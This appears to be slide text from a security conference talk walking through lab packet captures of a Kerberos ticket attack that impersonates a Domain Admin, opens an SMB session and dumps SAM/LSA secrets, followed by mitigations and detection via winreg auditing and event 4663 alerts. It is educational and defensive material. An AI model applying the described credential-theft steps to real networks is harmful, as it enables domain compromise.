
```
1066... 9213.9962832... 192.168.0.96
                                          192.168.0.95
                                                                KRB5
                                                                         2543 TGS-RE0
 1066... 9213.9978310... 192.168.0.95
                                          192.168.0.96
                                                                KRB5
                                                                         1721 TGS-REP
Frame 106652: 1721 bytes on wire (13768 bits), 1721 bytes captured (13768 bits) on interface 0
Ethernet II, Src: PcsCompu_63:71:fb (08:00:27:63:71:fb), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)
Internet Protocol Version 4, Src: 192.168.0.95, Dst: 192.168.0.96
Transmission Control Protocol, Src Port: 88, Dst Port: 59274, Seq: 1, Ack: 2478, Len: 1655
Kerberos
 Record Mark: 1651 bytes
  tgs-rep
    msg-type: krb-tgs-rep (13)
    crealm: test.local
   - cname
      name-type: kRB5-NT-PRINCIPAL (1)
     - cname-string: 1 item
         CNameString: DAAssura
   - ticket
      tkt-vno: 5
      realm: TEST.LOCAL
     sname
         name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
           SNameString: cifs
           SNameString: victim.test.local
     ⊕ enc-part
   + enc-part
```

Domain Controller returns service ticket for the Domain Admin to access VICTIM's CIFS service to the Attacker (TGS-REP)

The Main Show Pt. 3







```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
    Server Component: SMB2
    Header Length: 64
    Credit Charge: 1
    Channel Sequence: 0
    Reserved: 0000
    Command: Session Setup (1)
    Credits requested: 0
   Flags: 0x00000000
    Chain Offset: 0x000000000
    Message ID: Unknown (2)
    Process Id: 0x00000000
    Tree Id: 0x00000000
    Session Id: 0x000000000000000000
    Session Setup Request (0x01)
    [Preauth Hash: 7dd9759651e66b57293ebd3a5377952e49e3a2f5047b65e9...]
   StructureSize: 0x0019
   + Flags: 0
   Security mode: 0x01, Signing enabled
   Capabilities: 0x00000000
        Simple Protected Negotiation
         negTokenInit
           mechTypes: 1 item
               MechType: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
             mechToken: 608205a306092a864886f71201020201006e820592308205...
           krb5 blob: 608205a306092a864886f71201020201006e820592308205...
               KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
               krb5_tok_id: KRB5_AP_REQ (0x0001)

    Kerberos

                - ap-req
                   pvno: 5
                   msg-type: krb-ap-req (14)
                   Padding: 0
                  ap-options: 00000000
                  - ticket
                      tkt-vno: 5
                      realm: TEST.LOCAL
                        name-type: kRB5-NT-SRV-INST (2)
                        sname-string: 2 items
                          SNameString: cifs
                          SNameString: victim.test.local
```

Attacker exports the TGS to their local keytab file then begins SMB authentication as the Domain Administrator.

```
1112... 9348.1604994... 192.168.0.79
                                            192.168.0.96
                                                                 SMB2
                                                                            152 Session Setup Response
  1112... 9348.1605134... 192.168.0.96
                                            192,168,0,79
                                                                 TCP
                                                                             54 42766 → 445 [ACK] Seq=:
 Ethernet II, Src: PcsCompu_9f:76:e6 (08:00:27:9f:76:e6), Dst: PcsCompu_b6:b2:62 (08:00:27:b6:b2:62)
Internet Protocol Version 4, Src: 192.168.0.79, Dst: 192.168.0.96
🖩 Transmission Control Protocol, Src Port: 445, Dst Port: 42766, Seq: 1061, Ack: 1766, Len: 98
NetBIOS Session Service
SMB2 (Server Message Block Protocol version 2)

    SMB2 Header

      Server Component: SMB2
      Header Length: 64
     Credit Charge: 1
     NT Status: STATUS_SUCCESS (0x000000000)
     Command: Session Setup (1)
     Credits granted: 1
     Flags: 0x00000009, Response, Signing
     Chain Offset: 0x000000000
     Message ID: Unknown (2)
     Process Id: 0x00000000
     Tree Id: 0x00000000
     Session Id: 0x000084000000000d
     Signature: 662dc20f77ca563b7b97c513ff79e1e3
     [Time from request: 0.001509622 seconds]
  Session Setup Response (0x01)
      [Preauth Hash: 7dd9759651e66b57293ebd3a5377952e49e3a2f5047b65e9...]
    StructureSize: 0x0009
    Session Flags: 0x0000
     Blob Offset: 0x00000048
     Blob Length: 22
     Security Blob: a1143012a0030a0100a10b06092a864882f712010202
       GSS-API Generic Security Service Application Program Interface

    Simple Protected Negotiation

    negTokenTarg

              negResult: accept-completed (0)
               supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
```


Attacker/VICTIM successfully establishes an SMB session (Dumping SAM and LSA).

The Main Show Pt. 4

After successfully dumping the SAM and LSA secrets, there is little network traffic left to analyze.

From here the attacker's options are to:


- Crack the hashes (shown next)
- Pass-the-Hash (not shown)



- ▶ Disable IPv6 if the organization isn't actively using it.
 - ► Easily done in Domain Controller's firewall settings and by disabling the IPv6 stack in NIC configuration(s).
- ▶ Disable WPAD if the organization isn't proxying traffic or providing intranet.
 - ▶ Easily disabled in a GPO.
 - ▶ If the organization does need to serve a PAC file, then do it through Group Policy Objects manually and disable WPAD protocol.
- ▶ Disable LLMNR/NBT-NS if possible.
 - ▶ Not needed if the organization is utilizing DNS to resolve hosts in modern environments.


NOTE: As always, it is recommended that organizations conduct the proper research and testing prior to implementing any security controls.

Detect SAM/LSA/DCSync via increased logging and alerting within your environment to let you know when someone has started the registry remotely:




Modify the Registry to audit the winreg service.


HKEY_LOCAL_MACHINE\SYSTEM\C urrentControlSet\Control\SecurePi peServers\winreg



Edit Advanced Security Settings on WinReg to audit success/failure on Registry Audits within Local Security Settings.



Triggers Security event 4663. Create an alerting rule within your SIEM to filter out most false positives....then



Receive an alarm when a remote user attempts to start the remote registry and conduct a DCSync or dump the SAM/LSA secrets.

The key is quick detection and response.

Closing/Questions?

Thank you for your time and attendance!!

For the slide deck and references to further mitigations:

https://github.com/Assura/VASCAN2020

For Penetration Tests, Managed SOC (Monitoring), or anything else security related – assurainc.com

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